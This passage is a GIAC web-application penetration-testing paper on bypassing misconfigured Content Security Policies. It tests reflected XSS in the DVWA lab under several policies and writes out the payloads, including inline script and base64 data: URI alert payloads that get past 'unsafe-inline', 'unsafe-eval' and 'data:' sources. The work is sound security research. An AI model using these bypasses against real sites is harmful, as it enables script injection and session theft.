Content Security Policy Bypass: Exploiting Misconfigurations

GIAC (GWAPT) Gold Certification

Author: Jamy Casteel, jamycasteel@gmail.com
Advisor: *Tanya Baccam*

Accepted: *June 10, 2021*

Abstract

Content Security Policy (CSP) is designed to help mitigate content injection attacks such as XSS. While it can be helpful as a part of a defense-in-depth strategy, misconfigurations may be bypassed, especially when used as a sole defensive mechanism. Content Security Policy configurations can be very complex, leaving gaps in coverage when utilizing older or larger web applications. Bypassing Content Security Policy misconfigurations can often be trivial in a complex application. This research analyzes how CSP works as well as bypass techniques and methodologies to help exploit policy misconfigurations.

1. Introduction

Attacks against web applications are becoming more common. The 2020 Data Breach Investigation Report (Verizon) shows that 43 percent of breaches were linked to web applications. One possible cause could be the increased complexity of modern web applications. Complexity increases security risks, which leads to successful attacks. These security risks to web applications are tracked by a project called Open Web Application Security Project (OWASP), which has tracked the Top 10 security risks since 2003. One of the most notorious security risks is cross-site scripting, which is commonly known as XSS. XSS, a type of content injection attack, has been in the OWASP Top 10 since the inception of the list ("OWASP/Top10," 2019).

Content injection attacks allow an attacker to insert content into a victim's website. This content is often malicious in nature and impacts visitors to the site. In the case of XSS, an attacker uses a web application to execute malicious scripts on an end user's browser. The user's browser executes the script since it came from a trusted source—the victim's website. The malicious scripts will be trusted by the user's browser and sensitive information, such as session tokens and cookies, can be accessed by the attacker (OWASP, n.d.).

Often the term 'bypass' is used when discussing circumventing a certain technology. Usually when 'CSP Bypass' is referenced, the issues stem from the configuration of the CSP on the web application. These configurations can be complex, and complexity is often the enemy of security. To bypass a defensive solution successfully, a deeper understanding of the technology is necessary.

2. Content Security Policy

Content Security Policy (CSP) was introduced as a countermeasure to protect against content injection attacks. The CSP specification lays out a mechanism that developers of web applications can use to control the resources that a particular page can load or execute (IETF, 2016). While CSP can be a helpful defensive mechanism, it

Author Name, email@addressgmail.com


should not be the sole source of defense. Any singular source of protection may be vulnerable to bypass; CSP is no exception.

2.1. History of CSP

The security community first discussed the concepts behind CSP in the 2010s. The first experimental implementations worked with Firefox and Chrome browsers, utilizing the 'X-Content-Security-Policy' and 'X-Webkit-CSP' headers ("Content security policy 1.0," 2012). The first implementation eventually led to further development of the standard, culminating in the release of 'Content Security Policy Level 2' in 2016. CSP Level 2 is the current working standard as Level 3 is still a working draft at the time of this writing. The 'X-*' CSP headers are now deprecated and should not be used. The current standard is the header of 'Content-Security-Policy.'

2.2. CSP Directives and Usage Information

The CSP can be delivered via two methods: the 'Content-Security-Policy' header field or the HTML meta element. Although both methods are allowed, placing the CSP in the HTTP response header is the preferred approach ("Content security policy level 2," 2016). A proper CSP consists of the header followed by the policy. The policy consists of one or more directives, with multiple directives separated by a semicolon. Directives are used to dictate which sources are allowed by the user's web browser. Figure 1 shows an example of a simple CSP with a single directive in the response header.



```
HTTP/1.1 200 OK
Date: Fri, 02 Apr 2021 22:06:18 GMT
Server: Apache/2.4.25 (Debian)
Content-Security-Policy: script-src 'self';
```

Figure 1: Content Security Policy example

Author Name, email@addressgmail.com

CSP uses several directives to allow the control of different media types. Directives are listed in a ‘name’ and ‘value’ pair. For instance, the ‘script-src’ directive in Figure 1 has a value of ‘self’, which only allows scripts from the host application’s origin to load.

CSP Level 3 lists several directives broken down into four categories: fetch, document, navigation, and reporting. Fetch directives are used to control the locations from which certain types of resources are loaded ("Content security policy level 3," 2021). They are great avenues for bypass attacks via the direct loading of resources, such as scripts or malicious media, into a vulnerable application. As of this writing, there are a total of 17 fetch directives. Figure 2 shows a sample list of some popular fetch directive names, along with a brief description of their purpose.

Directive Name	**Description**
connect-src	Limits the URLs which can be loaded using script interfaces
default-src	Provides a fallback value for other fetch directives
font-src	Limits URLs from where font resources may be loaded
frame-src	Limits URLs that may be loaded into nesting browsing contexts
img-src	Limits URLs from where image resources may be loaded
media-src	Limits URLs from which audio, video, or other media may be loaded
object-src	Limits URLs from which plugins may be loaded
script-src	Limits location from where scripts may be executed

Figure 2: Sample of CSP Directive names ("Content security policy level 3," 2021)

Many values for directives consist of source lists, which are a set of strings that identify the content available to be loaded and executed ("Content security policy level

3," 2021). Many CSPs found on current websites use the example values below. Figure 3 shows allowed directive values that are known as 'source lists.'

Directive Source	Description
'none'	Matches nothing
'self'	Matches the current URL's origin
'unsafe-inline'	Allows inline content (such as javascript and script elements)
'unsafe-eval'	Allows the use of eval() and other methods to create code from strings
data	Allows loading of resources via data schemes like Base64 encoded images.
Serialized URLs	Example: (https://example.com/script.js) will match a specific file Example: (https://example.com) matches everything on that domain
Schemes	Example: (https:) matches any resource with that scheme
Hosts	Example: (example.com) will match any resource on that host Example: (*.example.com) matches any resource on subdomains for the listed host.

Figure 3: Sample of CSP Directive Values ("Content security policy level 3," 2021)

2.3. CSP Implementation and Usage

Security researcher Scott Helme's project, 'Crawler.Ninja' (n.d.), provides a historical security analysis of the top 1 million sites dating back to 2015. The site is updated frequently, with new and downloadable information. Helme (n.d.) also posts analysis on his blog, located at https://scotthelme.co.uk/, approximately every six months. The latest update on Helme's blog shows that CSP usage is up to almost 6 percent of the top 1 million sites as of March 2020. Figure 4 shows the CSP implementation data from Helme's updates about the top 1 million sites from 2015 through 2020.

Date	Sites utilizing CSP	Percentage of Top 1 Million
August 2015	1,365 sites	0.1476 Percent
February 2016	2,764 sites	0.2942 Percent
August 2016	4,139 sites	0.4410 Percent
February 2017	11,010 sites	1.1736 Percent
August 2017	17,638 sites	1.9607 percent
February 2018	23,670 sites	2.4848 percent
August 2018	33,153 sites	3.51 percent
February 2019	40,985 sites	4.3360 percent
September 2019	45,031 sites	5.1559 percent
March 2020	51,986 sites	5.9938 percent


Figure 4: CSP Implementation on the internet (Scott Helme, n.d.)

3. CSP In Action

Testing for CSP misconfigurations requires a functioning web application with parameters vulnerable to XSS that can also be set up to reflect CSP headers in responses to the client. DVWA, available at https://github.com/digininja/DVWA, was used for testing web application security, including options for testing common CSP misconfigurations ("Digininja/DVWA," 2021).

3.1. Vulnerable Application

Using the 'XSS (Reflected)' functionality inside of DVWA, the application was proven to be vulnerable to XSS. Figure 5 shows a request and partial response to a vulnerable XSS request to the application.



```
GET /vulnerabilities/xss_r/?name=
%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:87.0) Gecko/20100101 Firefox/87.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

```
HTTP/1.1 200 OK
Date: Mon, 05 Apr 2021 05:13:15 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4380
Connection: close
Content-Type: text/html;charset=utf-8
```

Figure 5: Vulnerable XSS Request without CSP

The lack of the 'Content-Security-Policy' header in the response shows that CSP is not in use in the application. Since the 'name' parameter is vulnerable to XSS, the application responded with the payload, which was (1) since the following XSS payload was used: <script>alert(1)</script>. Figure 6 shows the client-side application after the vulnerable request is loaded.





Figure 6: Vulnerable XSS Request without CSP (client-side)

3.2. Vulnerable Application with Basic CSP


With a vulnerable parameter in the application identified, a basic CSP configuration was then added to the application. After adding the CSP, the page was refreshed and verified. Figure 7 shows the response after adding the CSP.



```
HTTP/1.1 200 OK
Date: Mon, 05 Apr 2021 23:12:39 GMT
Server: Apache/2.4.25 (Debian)
Content-Security-Policy: script-src 'self';
```

Figure 7: Vulnerable Application with Basic CSP


The same payload, <script>alert(1)</script>, was used again in the application, but this attempt at XSS was unsuccessful due to the implementation of a basic CSP. Figure 8 shows the request and partial response to a vulnerable XSS request with a basic CSP. Figure 9 shows the updated client-side application after the request with XSS has loaded.



```
GET /vulnerabilities/xss_r/?name=
%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:87.0) Gecko/20100101 Firefox/87.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: [redacted]/vulnerabilities/xss_r/
```

```
HTTP/1.1 200 OK
Date: Mon, 05 Apr 2021 23:17:19 GMT
Server: Apache/2.4.25 (Debian)
Content-Security-Policy: script-src 'self';
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4380
Connection: close
Content-Type: text/html;charset=utf-8
```

Figure 8: Vulnerable XSS Request with Basic CSP


/vulnerabilities/xss_r/?name=<script>alert(1)<%2Fscript>#


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello

Figure 9: Vulnerable XSS Request with Basic CSP (client-side)

Since the XSS payload did not fire it may lead a tester to think that the parameter was not vulnerable to content injection. To verify, a user could view the browser's web console since it is an effective way of detecting if XSS payload was blocked by CSP. Accessing the web console varies by browser. In Firefox version 89 the user would simply open the 'Application Open Menu' and select 'More Tools', followed by 'Web Developer Tools', and then finally the 'Console' tab. Figure 10 shows the results of viewing the browser's console after attempting the XSS vulnerability on a page with a basic CSP.



```
Content Security Policy: The page's settings blocked the loading of a resource at inline ("script-src").
```

Figure 10: Firefox Developer Console

CSP blocked this XSS attempt because the policy was configured to limit the source for the execution of scripts, as displayed by the 'script-src' line in the console. The message displayed in Figure 10 even states the directive that blocked the attempt. While this specific scenario may be thwarted, other methods may be available.

3.3. Bypassing CSP (Basic)

Understanding how CSP works can lead to the discovery of possible misconfigurations to exploit. When looking for ways to bypass CSP, testers should start by looking at all directives in use in the CSP—paying special attention at any directives that are dangerous to use in a vulnerable application.

3.3.1 'unsafe' and 'data:' Sources

Developers are warned not to use either 'unsafe-inline' or 'data:' as valid sources in their CSP configurations ("Content security policy level 3," 2021). As the beginning of their names imply, the 'unsafe-inline' and 'unsafe-eval' script sources are unsafe, acting as potential gold mines for attackers. As Figure 3 listed, the 'unsafe-inline' source could be utilized to execute javascript, while 'unsafe-eval' could be used to create codes from strings. Figure 11 shows the basic CSP configuration from Figure 8 and adds the 'unsafe-inline' source.



```
HTTP/1.1 200 OK
Date: Wed, 07 Apr 2021 04:54:26 GMT
Server: Apache/2.4.25 (Debian)
Content-Security-Policy: script-src 'unsafe-inline' 'self'
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4338
Connection: close
Content-Type: text/html;charset=utf-8
```

Figure 11: CSP using 'unsafe-inline'

The CSP that did not contain 'unsafe-inline' was successfully blocked. The addition of 'unsafe-inline' allows inline scripting, which permits the success of XSS payloads on the vulnerable application. Figure 12 shows the client-side application after the previously used payload; <script>alert(1)</script>.




/vulnerabilities/xss_r/?name=<script>alert(1)<%2Fscript>#
DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your nar
Hello
1
OK

Figure 12: Vulnerable XSS Request with 'unsafe-inline' in CSP (client-side)

The 'unsafe-eval' source could also be used for exploitation. Depending on how the application handles these requests, a base64 encoded payload may be successful for code execution. Figure 13 shows the basic CSP configuration with the addition of the 'unsafe-eval' and 'data' sources.




```
HTTP/1.1 200 OK
Date: Wed, 07 Apr 2021 05:40:39 GMT
Server: Apache/2.4.25 (Debian)
Content-Security-Policy: script-src 'unsafe-eval' data: 'self'
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4338
Connection: close
Content-Type: text/html;charset=utf-8
```

Figure 13: CSP using ‘unsafe-eval’ and ‘data:’

The payload to trigger this XSS vulnerability would be a bit more complex since ‘unsafe-eval’ creates code from strings. The following working payload is used to trigger XSS successfully in this instance:

```
<script src="data:;base64,YWxlcnQoMTMzNyk="></script>
```

The ‘data:’ source in the CSP allows the loading of data from different data schemes; this particular payload utilizes base64 encoded data. The ‘YWxlcnQoMTMzNyk=’ value decodes to ‘alert(1337)’, which will fire the payload seen in Figure 14.




/vulnerabilities/xss_r/?name=<script+src%3D"data%3A%3Bbase64%2CYWxlcnQoMTMzNyk%3

Figure 14: Vulnerable XSS Request with ‘unsafe-eval’ and ‘data:’ in CSP (client-side)

3.3.2 Wildcards (*) in CSP


Wildcards in directives can result in the bypassing of sources, which may execute code on a vulnerable application. The asterisk (*) is used as a wildcard in the directive value. Wildcards can exist for valid reasons in a CSP—one would be to allow the loading of a script in the same location across multiple subdomains. An example of this would be permitting “http://*.example.com/script.js” in the CSP. Figure 15 shows a CSP that is vulnerable to XSS due to a wildcard in the ‘data:’ source.



```
HTTP/1.1 200 OK
Date: Thu, 08 Apr 2021 02:45:20 GMT
Server: Apache/2.4.25 (Debian)
Content-Security-Policy: script-src 'self' https://google.com
https://sans.org http: data: *
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4338
Connection: close
Content-Type: text/html;charset=utf-8
```

Figure 15: CSP using a wildcard

A simple script tag will not bypass the CSP since ‘unsafe-inline’ is not in use. Trying a payload using the script tag, like <script>alert(1338)</script>, will not work against the CSP in Figure 15. This payload will result in the Content-Security-Policy error displayed in Figure 16 since inline scripting was not allowed.




```
